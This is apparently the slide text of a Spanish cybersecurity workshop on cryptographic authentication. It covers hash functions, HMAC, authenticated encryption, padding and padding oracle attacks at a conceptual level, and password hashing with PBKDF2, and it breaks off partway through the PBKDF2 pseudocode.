




#XIVJORNADASCCNCERT

TALLER

**Protección y ataque en la autenticación criptográfica
de información y password hashing**

Dr. Alfonso Muñoz

*Head of Cybersecurity Unit & Cybersecurity Research – Inetum Digital Risk
(Co) editor – Red Temática Criptored*



-  alfonso@criptored.com
-  t.me/criptored
-  [http://github.com/mindcrypt](https://github.com/mindcrypt)
-  <https://es.linkedin.com/in/alfonsomuñoz>
-  @mindcrypt

- 18 años de experiencia
- Red Temática Criptored
- Expert security member – Europol (EC3)
- Libros, patentes, certificaciones de seguridad, ponente en conferencias de prestigio, tools, premios académicos e industriales, profesor de máster de seguridad (+4), papers (+70), security bulletins (Microsoft, Foxit, Hall of fame – Google, ...), etc.

Perfil:

- Cryptography & Covert channels/Stego
- Offensive security (sw/hw)
- Cutting-edge research (defensive & offensive)

Índice

- 1. Principios de la criptografía**
- 2. Un poco de teoría - ¿Cómo autenticar información/usuarios? Autenticación segura**
 1. Funciones hash y HMAC
 2. Funciones de relleno
 3. Protección y almacenamiento de claves criptográficas (PBKDF2, Scrypt, Argon2)
- 3. Práctica - Atacando a funciones hash. Password hashing**
- 4. Conclusiones**


Criptología: Criptografía + Criptoanálisis

Criptología. Del gr. κρυπτός kryptós 'oculto' y -logía.
Estudio de los sistemas, claves y lenguajes ocultos o secretos.

- **Conceptos básicos - Tipo de criptografía**

- Principios de Kerckhoffs (1883) y Teoría de la información de Claude Shannon (1948-49)
- Bloques de bits o flujo de bits + una o más claves criptográficas
- Clave criptográfica = Información que permite realizar una acción específica a su poseedor
- **Criptografía simétrica** = Emisor y receptor comparten la misma clave privada
- **Criptografía asimétrica** = Cada participante tiene dos claves, una pública (cifrado) y una privada (descifrado/autenticación)
- **Tendencias criptográficas** – Criptografía cuántica, Criptografía postcuántica, Criptografía homomórfica, lightweight cryptography, whitebox cryptography, searchable encryption, criptografía diferencial, format-preserving encryption (FPE)...

- **Cryptographic Best Practices** - <https://gist.github.com/atoponce/07d8d4c833873be2f68c34f9afc5a78a>



https://www.criptocert.com/CriptoCert_Analyst.html

Criptografía aplicada vs Criptografía teórica

Errores frecuentes

- Crear tu propio algoritmo o implementar uno existente
- Mal uso de librerías o algoritmos
 - **Cryptographic Best Practices** - <https://gist.github.com/atoponce/07d8d4c833873be2f68c34f9afc5a78a>
 - <https://security.googleblog.com/2018/08/introducing-tink-cryptographic-software.html>
 - <https://github.com/google/wycheproof>

- Incorrecta protección de claves criptográficas
- Reutilizar código (stackoverflow)
- La criptografía se “evita” (canales laterales)
 - <https://i.blackhat.com/us-18/Wed-August-8/us-18-Guri-AirGap.pdf>
- Criptografía no aislada. Ej. SSL/TLS

Seguridad del protocolo SSL/TLS: Ataques criptoanalíticos modernos - <https://github.com/mindcrypt/libros>

Use Cryptography Correctly



Cryptography is one of the most important tools for building secure systems. Through the proper use of cryptography, one can ensure the confidentiality of data, protect data from unauthorized modification, and authenticate the source of data. Cryptography can also enable many other security goals as well. Cryptography, however, is not a panacea. Getting cryptography right is extremely hard.

<https://cybersecurity.ieee.org/blog/2015/11/13/use-cryptography-correctly/>



Seguridad del protocolo SSL/TLS.
Ataques criptoanalíticos modernos

Autor: Dr. Alfonso Muñoz (@mindcrypt)
Prólogo: D. Juliano Rizzo



Reconocimiento-NoComercial-SinObraDerivada
CC BY-NC-ND
Madrid, 27/09/2020

¿Cómo autenticar información?



Autenticación segura

Un poquito de teoría...

- Funciones hash y HMAC
- Cifrado autenticado
- Funciones de relleno. Padding
- Protección y almacenamiento de claves criptográficas

Sat, 14 Nov 2020 12:21:08 -0500

NIST Special Publication 800-63B

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

Digital Identity Guidelines

Authentication and Lifecycle Management

COMPUTER SECURITY

<https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret>



192 CHAPTER 4 PRACTICAL APPLICATIONS OF ENCRYPTION

<https://www.amazon.es/Manga-Guide-Cryptography-Masaaki-Mitani/dp/1593277423>

¿Qué es una función hash?

- Una función hash criptográfica, también conocida como función *digest* o función resumen, es un algoritmo matemático que transforma un conjunto de datos de entrada en una salida de longitud fija.
 - Entrada de gran tamaño frente a una salida de tamaño reducido.
- Una función hash $h(M)$ puede definirse como “una función que asocia a cualquier conjunto de datos o mensaje M , independientemente de su tamaño, un resumen, digest o hash H , de longitud fija”.
- Ejemplos de funciones hash criptográficas:
 - **MD5, SHA-1**, SHA-2 (SHA-256,...), SHA-3, BLAKE2, etc.
 - El tamaño del hash $H = h(M)$ dependerá del algoritmo de hash utilizado.
 - MD5: 128 bits, SHA-1: 160 bits, SHA-2 (o SHA-256): 256 bits, SHA-3: 224 bits (o más) - <https://www.keylength.com>
 - **Cryptographic Best Practices** - <https://gist.github.com/atoponce/07d8d4c833873be2f68c34f9afc5a78a>

Recordatorio: propiedades de las funciones hash

Características:

Facilidad de cálculo, propiedad de unidireccionalidad (o de un solo sentido), propiedad de compresión, propiedad de difusión, propiedad de no predictibilidad, resistencia a preimagen (o resistencia a primera preimagen), resistencia simple a colisiones (o resistencia a segunda preimagen), resistencia fuerte a colisiones.

Resistencia a preimagen (o resistencia a primera preimagen)

Las funciones hash (o funciones de un solo sentido) deben presentar resistencia a preimágenes

- Dado un valor resumen $H = h(M)$ debe de ser computacionalmente imposible encontrar una preimagen M para ese valor H .
 - No sólo el mensaje M original, sino cualquier otra preimagen M' .


En resumen, se habla de resistencia (frente) a primera y segunda preimágenes:

- Resistencia a primera preimagen (o resistencia a preimagen)
 - Será computacionalmente difícil que, **conocido H , se encuentre un mensaje M tal que $h(M) = H$.**
 - La resistencia a primera preimagen depende de la longitud n del resumen proporcionado por la función hash
 - Mediante técnicas de fuerza bruta, **de media**, se obtendrá una preimagen tras $2^{(n-1)}$ intentos (ej. $2^{(256-1)}$ para SHA-256 = $5,789 \times 10^{76}$)
- Resistencia a segunda preimagen (resistencia simple y fuerte a colisión)
 - Será computacionalmente difícil que, **conocido M , se encuentre un M' tal que $h(M) = h(M')$.**
 - Será computacionalmente difícil **encontrar un par al azar (M, M') de forma que $h(M) = h(M')$.**

¿Cómo autenticar información de manera segura?

Autenticación típica - Esquemas


- Los algoritmos de criptografía simétrica permiten no solo garantizar confidencialidad de los mensajes sino también integridad de los mensajes y autenticidad de los usuarios que comparten la clave simétrica. Esquema habitual MAC.
- MAC (Message Authentication Code) es un procedimiento mediante el cual se añade a un mensaje, en claro o cifrado, un código que autentica al mensaje/emisor y que depende de la clave compartida simétrica. Un ejemplo de algoritmo famoso es **Poly1305** (<https://tools.ietf.org/html/rfc8439>) o **SipHash**.
- Existen diferentes maneras de crear funciones MAC. Ejemplos de creación de MACs son a partir de funciones hash (**HMAC**), a partir de cifradores en bloque (**CBC-MAC**) o a partir de Galois Counter Message Authentication Code (**GMAC**).



¿Cómo autenticar información de manera segura?

Funciones HMAC


$$HMAC(K, m) = H\left((K \oplus opad) \parallel H((K \oplus ipad) \parallel m)\right)$$




HMAC: Keyed-Hashing for Message Authentication – RFC2104

¿Cómo autenticar información de manera segura?


Cifrado autenticado - https://en.wikipedia.org/wiki/Authenticated_encryption



OPCION A. MAC-then-Encrypt (MtE)



OPCION B - Encrypt-then-MAC (EtM)



OPCION C. Encrypt-and-MAC (E&M)

¿Cómo autenticar información de manera segura?


Cifrado autenticado - https://en.wikipedia.org/wiki/Authenticated_encryption

- **Authenticated Encryption (AE)** y **Authenticated Encryption with Associated Data (AEAD)** son una forma de cifrado que proporciona simultáneamente confidencialidad, integridad y autenticidad de los datos.
- El cifrador autenticado ha sido desarrollado utilizando cifradores de bloques simétricos, aunque en general, pueden ser contruidos combinando un esquema de cifrado tradicional y una función MAC (Message Authentication Code).
- Alguno de los modos de cifrado autenticado más famosos son: OCB 2.0, Key Wrap, CCM, EAX, EtM, GCM...
- AEAD constituye el método de cifrado simétrico de referencia y recomendado en base a las buenas prácticas criptográficas actuales.



¿Cómo autenticar información de manera segura?

Cifrado autenticado – Ejemplo AES GCM (Galois Counter Mode)



- Actúa como **un modo contador**, similar conceptualmente a AES-CTR, pero **garantizando autenticación de la información**.
- En esencia, el texto en claro (plaintext) se dividirá en bloques y el resultado cifrado (ciphertext) se producirá al hacer una operación xor entre el texto en claro y el resultado de cifrar un vector de inicialización que se va incrementando para cada bloque.
- La información cifrada se utiliza para generar una **etiqueta de autenticación del mensaje**

https://en.wikipedia.org/wiki/Galois/Counter_Mode

<https://csrc.nist.gov/publications/detail/sp/800-38d/final>

¿Cómo autenticar información de manera segura?

Recordatorio: cuidado con el padding...

In **cryptography**, **padding** refers to a number of distinct practices which all include adding data to the beginning, middle, or end of a message prior to encryption. In classical cryptography, padding may include adding nonsense phrases to a message to obscure the fact that many messages end in predictable ways, e.g. *sincerely yours*.

ANSI X9.23 ... | DD DD DD DD DD DD DD DD | DD DD DD DD 00 00 00 04 |

ISO 10126 ... | DD DD DD DD DD DD DD DD | DD DD DD DD 81 A6 23 04 |

PKCS#5 and PKCS#7 ... | DD DD DD DD DD DD DD DD | DD DD DD DD 04 04 04 04 |

ISO/IEC 7816-4 ... | DD DD DD DD DD DD DD DD | DD DD DD DD 80 00 00 00 |


Zero padding ... | DD DD DD DD DD DD DD DD | DD DD DD DD 00 00 00 00 |

Public key cryptography

In **public key cryptography**, padding is the process of preparing a message for encryption or signing using a specification or scheme such as **PKCS#1** v1.5, **OAEP**, **PSS**, **PSSR**, **IEEE P1363**

EMSA2 and **EMSA5**. A modern form of padding for asymmetric primitives is **OAEP** applied to the **RSA algorithm**, when it is used to encrypt a limited number of bytes.

[https://en.wikipedia.org/wiki/Padding_\(cryptography\)](https://en.wikipedia.org/wiki/Padding_(cryptography))



https://en.wikipedia.org/wiki/Ciphertext_stealing

Ej/ "RSA" $M=\{0...255\} \mid C = M^e \bmod n$

¿Cómo autenticar información de manera segura?

Recordatorio: padding Oracle attacks

- Los ataques de oráculo de relleno se descubrieron a principios de los años 2000 y popularizaron en 2010 (PKCS#1, CBC...)
- Existencia de un sistema Padding Oracle (caja negra, o PO) con un comportamiento diferente dependiendo de si el relleno de un mensaje cifrado es correcto o no.
 - Valor verdadero o falso según la validez del relleno.
- El objetivo del ataque es aprovechar el PO para evaluar qué entradas presentan un relleno válido y cuáles no y, como resultado, poder descifrar textos cifrados elegidos.
 - Manipulando los últimos bytes de un bloque cifrado.
- **Ataques SSL/TLS:** Lucky13, New Bleichenbacher side Channels and attacks, Poodle, Drown, Robot, Zombie Poodle, GoldenPoodle...

Seguridad del protocolo SSL/TLS.
Ataques criptoanalíticos modernos

Autor: Dr. Alfonso Muñoz (@mindcrypt)
Prólogo: D. Julian Rizzo



Reconocimiento-NoComercial-SinObraDerivada
CC BY-NC-ND
Madrid, 27/09/2020

Protección y almacenamiento de “claves criptográficas”

Claves criptográficas

- Mecanismos de protección en función de si las claves se almacenan o se utilizan en tiempo de ejecución (alojadas en memoria RAM).
- Almacenamiento de claves robusta:
 - Mejoras algorítmicas: Key stretching, multiple encryption...
<https://blog.cryptographyengineering.com/2012/02/02/multiple-encryption/>
 - Almacenamiento software (gestor de contraseñas): KeePass, LastPass, 1Password.
 - Almacenamiento en hardware: HSM, YubiKey, etc.
- Protección de contraseñas en tiempo de uso: Whitebox cryptography

Derivación de claves “criptográficas”

Key Derivation Function

- Se conoce como *KDF* (*Key Derivation Function*) o *HKDF* (*Hash-based Key Derivation Function*) aquel algoritmo que deriva una o más claves secretas partiendo de un valor secreto, como una clave maestra o una passphrase, usando una función pseudoaleatoria.
- Los KDF suelen utilizarse para crear claves de mayor longitud utilizadas en diversas fases de un esquema o arquitectura criptográfica, así como para **garantizar que las claves “derivadas” tienen ciertas propiedades criptográficas** evitando que “claves débiles” afecten a sistemas criptográficos específicos.
- Sus usos fundamentales se encuentran en algoritmos criptográficos para la generación de subclaves (dificultando ataques derivados del conocimiento de alguna de las “claves derivadas”) y **en el almacenamiento robusto de contraseñas.**

Almacenamiento “seguro” de contraseñas

Password hashing

- El uso de KDF es común para la verificación de contraseñas que se almacenarán mediante la aplicación de un hash criptográfico.
- El “key stretching” propone usar un salt para almacenar contraseñas de manera más segura, frente a ataques de fuerza bruta o diccionario, incrementando los recursos del atacante (tiempo y almacenamiento) necesario para probar cada posible clave. Esto se hará tradicionalmente con “iteraciones” de diversos algoritmos criptográficos.
- La mejor manera de almacenar o derivar una contraseña:

Derivation Key: $DK = KDF(\text{Key}, \text{Salt}, \text{Iterations})^*$

Key – La clave principal de la que se desea generar una versión más robusta frente a ataques de adivinación (fuerza bruta, diccionario o rainbowtables).


Salt – Número aleatorio, o semilla, que dificulta los ataques por diccionario (o rainbowtables) en la adivinación de la clave derivada en función de la clave principal. El atacante necesitará utilizar el salt específico para cada clave derivada para poder realizar un ataque sobre la clave.

Iterations – Este valor será mayor o igual a 1 y su principal utilidad es introducir retardos en el atacante en la fase de adivinación (key stretching).

Key stretching – PBKDF2

Password-Based Key Derivation Function 2

- PBKDF2 es una función pseudoaleatoria de derivación de claves de hasta 160 bits que usa como entrada una contraseña o frase de paso unido a un valor aleatorio (salt). El proceso se repetirá varias veces para producir la clave derivada. El NIST [1] recomienda valores en un rango de 1000 a 10.000.000



- Algoritmo muy utilizado: redes wifi (wpa y wpa2), software de cifrado (Filevault, Luks, Truecrypt, Veracrypt, ...), gestor de arranque (grub2, ...), sistemas operativos móviles (Android), etc.-
- Implementaciones de PBKDF2.
- https://en.wikipedia.org/wiki/List_of_PBKDF2_implementations

[1] Recommendation for Password-Based Key Derivation Part 1: Storage Applications. NIST.
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-132.pdf>

Key stretching – PBKDF2

Algoritmo detallado de PBKDF2

Input: P Password
 S Salt
 C Iteration count
 $kLen$ Length of MK in bits; at most $(2^{32}-1) \times hLen$

Parameter: PRF HMAC with an **approved** hash function
 $hlen$ Digest size of the hash function

Output: mk Master key


Algorithm:

```

If ( $kLen > (2^{32}-1) \times hLen$ )
    Return an error indicator and stop ;
 $len = \lceil kLen / hLen \rceil$ ;
 $r = kLen - (len - 1) \times hLen$ ;
For  $i = 1$  to  $len$ 
    {
         $T_i = 0$ ;
         $U_0 = S \parallel Int(i)$ ;
        For  $j = 1$  to  $C$ 
            {
